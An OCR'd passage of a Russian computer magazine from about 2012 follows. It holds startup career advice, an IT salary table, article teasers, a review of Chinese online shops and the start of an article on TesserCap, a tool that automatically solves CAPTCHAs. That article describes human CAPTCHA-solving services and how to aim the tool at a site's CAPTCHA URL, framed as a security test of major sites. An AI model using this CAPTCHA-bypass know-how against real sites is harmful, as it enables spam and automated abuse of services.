Можно очень хорошо показать себя на олимпиадах по программированию. Они проводятся в Яндексе, Mail.ru, Google — там есть специальные подразделения для студентов. Если ты хорошо себя показал, тебе сразу же сделают предложение.

Студент, как ни странно, может сделать хороший стартап. Хороший не в плане успешности с точки зрения бизнеса — потенциального работодателя это мало интересует. Крупным компаниям гораздо важнее увидеть в вас человека, который мыслит в правильном направлении и умеет кодить руками. Порталам нужно всё, что связано с технологиями, видео, мобильными платформами, социальными сетями, — это основные вещи, которые востребованы всегда и всеми.

Чем может быть хорош первый стартап? Пока вы учитесь, скажем, в Бауманке, вы что-то делаете, вы пробуете. Вы смотрите и понимаете, что вам интересно, набиваете первые шишки.

Не надо огромного количества тусовок вроде стартаперских. Люди там не работают, они ходят и трындят ни о чем. Ценность таких людей нулевая.

Меня пугают люди, которые в 19 лет заявляют: «Я специалист по формированию бренда!»

О СТАРТАПАХ

Большинство стартапов на рынке — унылое говно. Именно поэтому у нас раз в полгода выходит рейтинг «30 лучших команд стартапов Рунета». Зачем мы его выпускаем? Затем, что сейчас очень много «пены», ведь рынок только развивается. И очень важно объяснить молодому человеку, который не всегда сам хорошо это понимает, что не нужно идти в плохую компанию: там обманут, ничему не научат и вообще будет «стресс, ад и всё плохо».

Скажу страшное — не делайте стартапы. Хотя нет, не так. Делайте стартапы, но не связывайте с ними свою основную карьеру.

Фактически ни у кого, кто начинал свою карьеру со стартапов, ничего не получилось. Нужно быть гением уровня Цукерберга, но тогда и никакие правила для вас вообще не действуют. Спасибо, что вы просто есть! :)

Почему не получаются первые стартапы? Потому, что люди не представляют, каков на самом деле интернет. Они не представляют, что на самом деле нужно, а также не соразмеряют собственные силы и средства. Не хватает опыта, связей, терпения, денег и всего прочего. Делайте стартап, пока учитесь, — мы вас заметим.

Идите работать в большую, серьезную компанию, где вас научат качественному программингу, качественному маркетингу. Вы просто посмотрите на интернет не взглядом студента, не снизу. Вы посмотрите из того же Яндекса, Mail.ru, из какой-либо западной компании, то есть сверху. Плюс вы обрастете связями, ведь любой портал дает очень хорошую возможность обрасти связями.

У вас будут связи, у вас будет понимание, вы обрастете костяком команды. Не будет вот этого: «Это мой друг, я с ним пиво пил». Будет другое: «Это офигенный программист, я с ним работал в одном отделе, мы сошлись с ним на общей теме, и нам интересно общаться». У вас появится какое-то количество свободных денег — сейчас в рунете хорошо зарабатывают. Вам будет легче поднять инвестиции, если вы скажете: «Я три года программил почту в Яндексе, а теперь у меня есть вот такой проект». Вам, скорее, дадут эти деньги, потому что у вас есть некий подтвержденный опыт и вы, вероятно, действительно что-то сделаете.

Я считаю, что свои стартапы нужно делать после 28–29 лет, предварительно поработав.

Мы очень часто ищем людей для стартапов. Мало компаний за это берется. У нас есть ряд программ, в том числе платная программа со льготными расценками для стартапов. Есть и бесплатная, совместно с Greenfield Project. Мы всё равно изначально оцениваем, насколько стартап живучий. Если стартап нормальный, но у него пока просто нет денег, чтобы нам платить, мы пиарим вакансию за счет своих возможностей.

Стартапы на посевной стадии — это во многом дело хантеров. Потому что риск на этапе реализации идеи минимален.

Главный риск всегда связан с командой. Сделают эти люди проект или нет, смогут или не смогут? Оценить всё это на старте, хеджировать эти риски чрезвычайно важно. Поэтому, когда стартапы только начали зарождаться, агентство PRUFFI было первым, кто пошел оценивать всё это с точки зрения людей. Мы очень много сделали в этом смысле, поэтому, конечно, нам было интересно изучить стартапы изнутри.

ДАЛЕКО НЕ ВСЕ С ПЕРВОГО РАЗА НАЩУПЫВАЮТ, ЧЕГО ХОТЯТ. ЕСЛИ, БУДУЧИ СТУДЕНТОМ, ТЫ МЕНЯЕШЬ РАБОТУ РАЗ В ТРИ МЕСЯЦА — ЭТО НЕ СТРАШНО.

Зарплаты специалистов

(1 сентября—1 декабря 2011 года)

РАЗРАБОТЧИКИ

Профессия \ опыт работы	0-3 года	3-5 лет	5-10 лет	более10 лет
Team leader	40 000 - 80 000 30 000 - 70 000 *	70 000 - 150 000 70 000 - 180 000 *	170 000 - 250 000 180 000 - 250 000 *	250 000 - ... 250 000 - ... *
Разработчик под платформы Android, iOS	30 000 - 70 000 20 000 - 70 000 *	70 000 - 120 000 50 000 - 90 000 *	120 000 - 150 000 90 000 - 120 000 *	150 000 - ... 120 000 - 150 000 *
Разработчик Perl/PHP	40 000 - 60 000 30 000 - 60 000 *	70 000 - 110 000 60 000 - 100 000 *	90 000 - 150 000 90 000 - 120 000 *	150 000 - ... 120 000 - 150 000 *
Разработчик Ruby on Rails	30 000 - 60 000	70 000 - 100 000	100 000 - 150 000	150 000 - ...

СИСТЕМНЫЕ АДМИНИСТРАТОРЫ

Профессия \ опыт работы	0-3 года	3-5 лет	5-10 лет	более10 лет
Ведущий Windows администратор	30 000 - 50 000	50 000 - 70 000	80 000 - 100 000	100 000 - ...
Unix,Linux admin	30 000 - 60 000 20 000 - 60 000 *	60 000 - 90 000 60 000 - 90 000 *	90 000 - 110 000 90 000 - 110 000 *	110 000 - ... 130 000 - 150 000 *
DBA (Oracle, MySql, Postgres и т.д.)	40 000 - 80 000 40 000 - 80 000 *	80 000 - 130 000 80 000 - 130 000 *	130 000 - 150 000 130 000 - 150 000 *	150 000 - 180 000 150 000 - 180 000 *
Руководитель группы системных администраторов		90 000 - 150 000 90 000 - 150 000 *	150 000 - 180 000 150 000 - 180 000 *	180 000 - 250 000 180 000 - 250 000 *

GAME ИНДУСТРИЯ

Профессия / опыт работы	0-3 года	3-5 лет	5-10 лет	более10 лет
Веб-разработчик	40 000 - 80 000 40 000 - 80 000 *	80 000 - 150 000 80 000 - 130 000 *	150 000 - 200 000 130 000 - 150 000 *	200 000 - ... 150 000 - 180 000 *
Flash-разработчик	40 000 - 80 000 40 000 - 80 000 *	80 000 - 150 000 80 000 - 150 000 *	150 000 - 200 000 150 000 - 200 000 *	200 000 - ... 200 000 - 230 000 *
Game producer	40 000 - 70 000 40 000 - 90 000 *	70 000 - 120 000 90 000 - 120 000 *	120 000 - 200 000 120 000 - 150 000 *	200 000 - ... 150 000 - 180 000 *

ЦВЕТ				
(белый)	востребованность осталась на прежнем уровне	(жёлтый)	востребованность увеличилась менее чем на 50%	* Заработная плата прошлого квартала
(красный)	востребованность увеличилась более чем на 50%	(зелёный)	востребованность уменьшилась менее чем на 50%	

Зарплатная аналитика кадрового агентства PRUFFI (www.pruffi.ru/analitika)

Preview

33 страницы журнала на одной полосе.
Тизер некоторых статей.

PCZONE



38

В КИТАЙ ЗА ПОКУПКАМИ?
Сотни тысяч товаров по самым низким ценам — где еще ты найдешь такое предложение, если не в китайских интернет-магазинах? Такого нет даже на eBay! Близость к производству и огромная конкуренция играют наруку покупателям. Из Китая можно заказать самого черта и по самой низкой цене. При этом тебе не нужно морочиться с оплатой доставки — все издержки берет на себя продавец. Мы подготовили для тебя обзор проверенных торговых площадок,где приобести интересующий товар ты можешь с минимальным риском. Обсудим мы и важные советы по онлайн-покупкам с учетом специфики поставщиков из Поднебесной.

PC ZONE








ВЗЛОМ





42

ПРОВЕРКА НА ПРОЧНОСТЬ
Наша задача — автоматизированно решить CAPTCHA. Как это сделать без реализации фильтров, сложных нейронных сетей и OCR-систем?


48

ФРЕЙМВОРК ДЛЯ ХАКЕРА
Анализ структуры сайта, брутфорс форм, поиск уязвимостей, эксплуатация дырок, обход IDS — лишь малая часть того, на что способны плагины проекта w3af.


66

I CAN CRACK IT!
Управление правительственной связи Великобритании недавно опубликовало задачки для хакеров. Мы решили их посмотреть и заодно решили.

ВЗЛОМ



MALWARE







70

ФАЛЬШИВЫЕ СМС
Партерка-приманка-подписка — взгляд изнутри о том, как устроены и на чем зарабатывают многочисленные СМС-лохотроны.

76

ВЕСЕЛАЯ ТРОЙКА БУТКИТОВ
Самые технологичные угрозы 2011 года в веселых картинках. Кто из разработчиков малвари удивил антивирусных аналитиков больше всего?

82

МАЛВАРЬ ДЛЯ МОБИЛЬНЫХ ОКОШЕК
Вирусов для Windows Phone 7.5 пока нет. Но появятся ли они в будущем? Разбираемся во внутренностях новой мобильной ОС от Microsoft.

Роман Володин (biohedge@gmail.com)

В Китай за покупками?

СЕМЬ КИТАЙСКИХ ИНТЕРНЕТ-МАГАЗИНОВ СО ВСЯКОЙ ВСЯЧИНОЙ

Где максимально дешево можно купить планшетник на Android? Или осциллограф? Или, к примеру, лазер? А запчасти для разбитого смартфона? Да там же, где и десятки тысяч других самых разных товаров, которые в огромных количествах штампуются в Поднебесной, — в китайских интернет-магазинах. И, что важно, по самым доступным ценам.

MADE IN CHINA


Три знакомых слова «Made in China» давно обосновались на огромном количестве всевозможных товаров, в особенности на технике. Глупо было бы предполагать, что рядом с производством не появятся огромные интернет-магазины, где всё это добро можно купить по максимально низкой цене. Думаю, многие слышали о наиболее раскрученном магазине — DealExtreme.com, — даже если еще ничего в нем не заказывали. Но подобных магазинов довольно много. Сегодня я хочу рассказать о нескольких из них – тех, с которыми имел дело либо я сам, либо мои друзья. Сразу хочу предупредить, что выбор магазина — вопрос субъективный. Перед любой покупкой обязательно почитай отзывы и имей в виду — всегда есть некоторая вероятность, что посылка потеряется, что товар окажется бракованным, что в коробку положат что-то не то или соберут комплект не полностью — такое случается везде, без исключений. Но за те цены, которые предлагают подобные магазины, многие готовы с этим мириться. Приступим?

FocalPrice.com

Категории товаров:

Способы оплаты: PayPal, WebMoney
(не для всех товаров)

Срок доставки: от 14 до 25 дней



Один из лидеров китайской электронной коммерции предлагает более 70 000 наименований товаров в почти 100 категориях (гаджеты, аксессуары к ним и так далее). По крайней мере, так он сам заявляет. Проверить эти данные сложно, но то, что здесь можно найти самого черта, — это точно. В ассортименте магазина имеются копии именитых брендов (ох уж эти китайцы), телефоны и оргтехника вполне приемлемого качества (судя и по личному опыту, и по отзывам).

Первое, что привлекло меня при знакомстве с магазином, — это цены. У некоторых товаров они были ниже, чем на eBay (да-да, китайцы продают немало своего товара и на западном аукционе, но мы этот момент рассматривать не будем). Как оказалось позже, возможность продавать по ценам ниже рыночных обусловлена территориальной близостью магазина к заводам-изготовителям. Более того, «Фокал» открыто предлагает оставить на форуме магазина сообщение о том, что ты нашел какой-либо из товаров дешевле, — в таком случае цена будет пересмотрена. Посетителям также доступен раздел со спецпредложениями, которые отсортированы по ценам, начиная от одного доллара. Для сомневающихся или новичков этот раздел может служить «песочницей», где можно купить прикольную мелочевку и присмотреться к сервису, не тратя значимых сумм.

Каждый товар имеет описание, рейтинги и отзывы, которые помогут сделать выбор. Для оплаты можно использовать PayPal. С недавних пор FocalPrice стал принимать и WebMoney, но пока не для всех товаров. Магазин часто проводит различные акции, а для некоторых предложений есть скидочные купоны, коды которых можно найти в интернете.

Что касается доставки, то она бесплатная, как у почти всех магазинов такого плана. Впрочем, доставка, как и везде, может затянуться. Обычно посылка приходит не раньше, чем через две недели. Если ты сделаешь заказ свыше $20, то «Фокал» любезно привяжет к твоей посылке трек-номер для отслеживания статуса отправления.

В целом ресурс оставляет приятное впечатление, но, судя по отзывам, и он не лишен всех стандартных проблем «китайских» магазинов: задержки, недокомплект, несоответствие характеристикам.

ШЕСТЬ СОВЕТОВ ДЛЯ НАЧИНАЮЩИХ

1. Купоны — это отличная возможность сэкономить немного денежек. Причем получить код купона совсем не сложно: их раздают на сайтах вроде retailmenot.com (крупнейший, но англоязычный ресурс), chinaprices.ru, а также в тематических сообществах. В конце концов, можно банально вбить в поисковик «купон на скидку <имя магазина>».
2. Чтобы быстро найти интересующий тебя товар и сравнить цены, можно попробовать сначала воспользоваться специализированными поисковиками. Например searchsku.ru ищет по двадцати разным магазинам. Такой же сервис есть и на сайте chinaprices.ru.
3. Перед покупкой не поленись полазить по форумам, почитать информацию о том или ином магазине — это может здорово помочь. Изучай площадки. Изучай, изучай и еще раз изучай. Сообществ шопоголиков сейчас хватает — к примеру, форумы ebay-forum.ru и mySku.ru.
4. Если вдруг произошла какая-то накладка (допустим, при отправке, доставке) или есть вопросы по ассортименту — не стесняйся писать в поддержку. В штате некоторых магазинов даже есть русскоговорящие сотрудники.
5. При оплате заказа нужно использовать только проверенную платежную систему. В большинстве случаев это PayPal. Некоторые китайские магазины поддерживают WebMoney и даже Qiwi, но, тем не менее, я рекомендую использовать PayPal — они очень ловко умеют решать проблемы с нерадивыми продавцами.
6. Терпение, терпение и еще раз терпение. Заказывая через интернет, нужно быть готовым подождать. Заказ могут долго формировать, долго отправлять, а затем задержать на таможне или на каком-нибудь этапе работы многострадальной Почты России.

КАТЕГОРИИ ТОВАРОВ

Мелкая электроника	Товары для дома
Товары для автомобиля	Игрушки
Сувениры	Часы
Бижутерия	Спортивные товары
Товары для здоровья	Одежда
Товары для детей	Музыкальные инструменты

СПОСОБЫ ОПЛАТЫ

PayPal

WebMoney


Qiwi

Кредитные карты


Dealextreme.com

Категории товаров:

Способы оплаты: PayPal

Срок доставки: от 21 до 40 дней

Сложно не упомянуть один из самых известных китайских магазинов — DealExtreme.com. Свой первый опыт покупки в китайских интернет-магазинах я получил именно здесь. Чего я только не заказывал: и защитные пленки, и батарейки, и фонарики, и экран для телефона, и всевозможные аксессуары. Рассказывать тут особенно и нечего: этот ресурс уже опробовали тысячи людей. Основное направление магазина — гаджеты, представленные в астрономических количествах и по очень привлекательным ценам. Есть двухдолларовая зона для мелочевки, разделы новинок и спецпредложений. Аналогично TinyDeal, ресурс предлагает зарабатывать и копить бонусные баллы, публикуя описания или видео к товарам. Выполнить оплату клиент может через PayPal или с помощью кредитной карты, при этом за доставку никто ничего не возьмет.



Отследить отправление можно по трек-номеру, который предоставляется бесплатно при заказе свыше $15. Учитывая собственный опыт и отзывы на форумах, можно резюмировать: Dealextreme — достойный магазин, у которого всего один недостаток: серьезная медлительность (посылку можно ждать больше месяца), что связано с громадным количеством заказов.

Итог: один из самых раскрученных магазинов. Но если тебе нужно получить товар как можно быстрее, то лучше воспользоваться другим ресурсом, особенно это касается людей, которые занимаются дропшиппингом (посредничеством).

Tinydeal.com

Категории товаров:

Способы оплаты: PayPal

Срок доставки: от 7 до 25 дней

В ассортименте онлайн-магазина представлены электроника, уникальные гаджеты и множество самых разных товаров, причем каждый месяц появляется несколько тысяч новинок. Для каждой позиции представлены подробное описание, рейтинги и отзывы, а иногда видео и русскоязычные комментарии. Порадовал также онлайн-чат, где я смог быстро получить ответы на интересующие меня вопросы, причем на русском языке. На сайте есть раздел спецпредложений с еженедельными скидками, а также пятидолларовая зона для мелких товаров. Цены более чем приемлемые, дополнительно в интернете можно найти купоны на скидки (5-7%). Плюс ко всему прочему есть возможность покупать товары за баллы (так называемые TD Points), которые начисляются за публикацию комментариев и обзоров. Приятный бонус — при заказе на сумму свыше $200 тебе предложат выбрать один из нескольких возможных небольших подарков. Помимо PayPal, к оплате принимаются кредитные карты и WebMoney. Впрочем, я все равно настоятельно рекомендую осуществлять все сделки через PayPal — это более надежно, легче оспорить транзакцию. К тому же на оплату картами сейчас действует ограничение в $150.



Доставка в любую точку мира бесплатна. Посылка идет, как и везде,две-три недели (бывает, что доходит и за неделю, но это случается редко). Трек-номер для отслеживания посылки выдается при заказе свыше $35, но тут есть один нюанс: если в твоем заказе несколько товаров, то для получения бесплатного трекинг-номера цена хотя бы одного из них должна быть выше $20. В противном случае за трекинг придется доплатить $2-3. Первой моей покупкой в этом магазине был телефон, и всё прошло как нельзя лучше.


Вывод: отличный магазин с широким ассортиментом, адекватные сервис и поддержка — например, если при получении чего-то не хватает, то после обращения обычно без проблем высылают недостающее.

Pandawill.com

Категории товаров:

Способы оплаты: PayPal

Срок доставки: от 25 до 35 дней



Еще один китайский интернет-магазин, который мало чем выделяется среди конкурентов. Но, на мой взгляд, магазин максимально адаптирован для русскоговорящих покупателей. Судя по отзывам, сегодня он один из лидеров по числу продаж в страны СНГ. На форуме сайта доступен активный русскоязычный раздел, а представитель магазина часто встречается с потенциальными покупателями на тематических русских форумах — короче говоря, саппорт тут отменный. Из заметных преимуществ магазина — наибольший ассортимент телефонов (в том числе и с закосом под популярные марки). Один мой знакомый приобрел в Pandawill популярную китайскую модель телефона и остался доволен как самой покупкой, так и быстрой доставкой, которая заняла всего десять дней. Советую не забыть про раздел распродаж — там действительно можно найти очень дешевые товары. Оплата через PayPal или картами Visa и Master Card, причем можно получить заметную скидку по купону. Доставка будет бесплатной. Единственное, что мне не понравилось, — условие предоставления бесплатного трек-номера: его можно получить только при заказе на сумму свыше $50 (тут по сравнению с конкурентами «Панда» явно проигрывает).

Общее впечатление: отличный китайский магазин для русскоязычного пользователя, хотя и не с самыми низкими ценами на популярные товары.

ТРИ ДОПОЛНИТЕЛЬНЫХ МАГАЗИНА

NOWSUPPLIER.COM

Категории товаров:

Способы оплаты: PayPal

Срок доставки: от 7 до 25 дней

Многие люди успешно приобретали в этом магазине планшеты и прочие гаджеты, но у меня был печальный опыт: заказав и оплатив телефон, я получил модель с урезанным функционалом (на $30 дешевле) и не того цвета. Печален даже не сам факт отправки не той модели, а то, что все попытки как-то решить проблему не увенчались успехом. Возможно, через PayPal было бы проще открыть диспут, но не факт.

MERIMOBILES.COM

Категории товаров:

Способы оплаты: PayPal

Срок доставки: от 14 до 25 дней

Интернет-магазин от предприимчивых американцев. Посылки приходят из Китая, хотя в поддержке работают одни «штатовцы». Заказывал у них по мелочи — чехол, 3G-модем и стилусы. Как у всякого уважающего себя китайского магазина, оплата через PayPal и бесплатная доставка присутствуют, но посылки отправляют обычной почтой и без трекинга.

BUYINCOINS.COM

Категории товаров:

Способы оплаты: PayPal

Срок доставки: от 7 до 25 дней

Порадовала весьма быстрая (и, кстати, бесплатная) доставка, особенно учитывая предновогодние дни. По широте ассортимента сайт не уступает конкурентам. Из нареканий — только периодические лаги сайта. Если бы не это, то магазин занял бы достойное место рядом с моими фаворитами FocalPrice и TinyDeal.

ЗАКЛЮЧЕНИЕ

В заключение хочется добавить, что один и тот же товар может быть во многих магазинах, но по разным ценам. Поэтому сначала сравни и только потом совершай заказ. Не поленись поискать в Сети купоны на скидку, с ними можно сэкономить. Если товар без отзывов — обязательно уточняй комплектацию и характеристики: нередко присылают нечто отличное от указанного в описании. Чтобы максимально обезопасить себя, оплату лучше проводить через PayPal. В случае проблем обязательно обращайся в службу поддержки. Не забывай: китайские интернет-магазины лишь для тех, кто может ждать. Если что-то нужно здесь и сейчас, то лучше сюда даже не заглядывать. И главное правило: тот, кто ищет, всегда найдет. Удачных покупок!

Гурсев Сингх Калра (gursev.kalra@foundstone.com)



Проверка на прочность

ТЕСТИРУЕМ УНИВЕРСАЛЬНУЮ РАСПОЗНАВАЛКУ CAPTCHA



Есть разные способы для обхода CAPTCHA, которыми защищены сайты. Во-первых, существуют специальные сервисы, которые используют дешевый ручной труд и буквально за $1 предлагают решить 1000 капч. В качестве альтернативы можно попробовать написать интеллектуальную систему, которая по определенным алгоритмам будет сама выполнять распознавание. Последнее теперь можно реализовать с помощью специальной утилиты.

РЕШИТЬ CAPTCHA

Распознавание CAPTCHA — задача чаще всего нетривиальная. На изображение необходимо накладывать массу различных фильтров, чтобы убрать искажения и помехи, которыми разработчики желают укрепить стойкость защиты. Зачастую приходится реализовывать обучаемую систему на основе нейронных сетей (это, к слову, не так сложно, как может показаться), чтобы добиться приемлемого результата по автоматизированному решению капч. Чтобы понять, о чем я говорю, лучше поднять архив и прочитать замечательные статьи «Взлом CAPTCHA: теория и практика. Разбираемся, как ломают капчи» и «Подсмотрим и распознаем. Взлом Captcha-фильтров» из #135 и #126 номеров соответственно. Сегодня же я хочу рассказать тебе о разработке TesserCap, которую автор называет универсальной решалкой CAPTCHA. Любопытная штука, как ни крути.

ПЕРВЫЙ ВЗГЛЯД НА TESSERCAP

Что сделал автор программы? Он посмотрел, как обычно подходят к проблеме автоматизированного решения CAPTCHA и попробовал обобщить этот опыт в одном инструменте. Автор заметил, что для удаления шумов с изображения, то есть решения самой сложной задачи при распознавании капч, чаще всего применяются одни и те же фильтры. Получает-




Схема анализа CAPTCHA-изображений с помощью TesserCap

ся, что если реализовать удобный инструмент, позволяющий без сложных математических преобразований накладывать фильтры на изображения, и совместить его с OCR-системой для распознавания текста, то можно получить вполне работоспособную программу. Это, собственно, и сделал Гурсев Сингх Калра из компании McAfee. Зачем это было нужно? Автор утилиты решил таким образом проверить, насколько безопасны капчи крупных ресурсов. Для тестирования были выбраны те интернет-сайты, которые являются самыми посещаемыми по версии известного сервиса статистики www.quantcast.com/top-sites-1. Кандидатами на участие в тестировании стали такие монстры, как Wikipedia, eBay, а также провайдер капч reCaptcha.


Если рассматривать в общих чертах принцип функционирования программы, то он достаточно прост. Исходная капча поступает в систему предварительной обработки изображений, очищающей капчу от всяких шумов и искажений и по конвейеру передающей полученное изображение OCR-системе, которая старается распознать текст на нем. TesserCap имеет интерактивный графический интерфейс и обладает следующими свойствами:

1. Имеет универсальную систему предварительной обработки изображений, которую можно настроить для каждой отдельной капчи.
2. Включает в себя систему распознавания Tesseract, которая извлекает текст из предварительно проанализированного и подготовленного CAPTCHA-изображения.
3. Поддерживает использование различных кодировок в системе распознавания.

Думаю, общий смысл понятен, поэтому предлагаю посмотреть, как это выглядит. Универсальность утилиты не могла не привести к усложнению ее интерфейса, поэтому окно программы может ввести в небольшой ступор. Так что, перед тем как переходить непосредственно к распознаванию капч, предлагаю разобраться с ее интерфейсом и заложенным функционалом.



Предварительная обработка изображений и извлечение текста из капчи



Результат анализа капчи xakep.ru с предварительной обработкой изображений. Судя по результатам, фильтр подобрать не удалось

ИНТЕРФЕЙС. ВКЛАДКА MAIN

После запуска программы перед нами предстает окно с тремя вкладками: Main, Options, Image Preprocessing. Основная вкладка содержит элементы управления, которые используются для запуска и остановки теста CAPTCHA-изображения, формирования статистики теста (сколько отгадано, а сколько нет), навигации и выбора изображения для предварительной обработки. В поле для ввода URL-адреса должен быть указан точный URL-адрес, который веб-приложение использует для извлечения капч. URL-адрес можно получить следующим образом: кликнув правой кнопкой мыши по CAPTCHA-изображению, скопировать или просмотреть код страницы и извлечь URL-адрес из атрибута src тега изображения <img>. Например, в случае с xakep.ru это адрес www.xakep.ru/common/rateit/captcha.asp?name=xakep.ru. Рядом со строкой адреса находится элемент, задающий количество капч, которые нужно загрузить для тестирования. Так как приложение может одновременно показывать только 12 изображений, в нем предусмотрены элементы управления для постраничного пролистывания загруженных капч. Таким образом, при масштабном тестировании мы сможем пролистывать загруженные капчи и просматривать результаты их распознавания. Кнопки Start и Stop запускают и останавливают тестирование соответственно. После тестирования нужно оценить результаты распознавания изображений, отметив каждый из них как корректный или некорректный. Ну и последняя, наиболее значимая функция служит для передачи любого изображения в систему предварительной обработки, в которой задается фильтр, удаляющий с изображения шумы и искажения. Чтобы передать картинку в систему предварительной обработки, надо щелкнуть на требуемом изображении правой кнопкой мыши и в 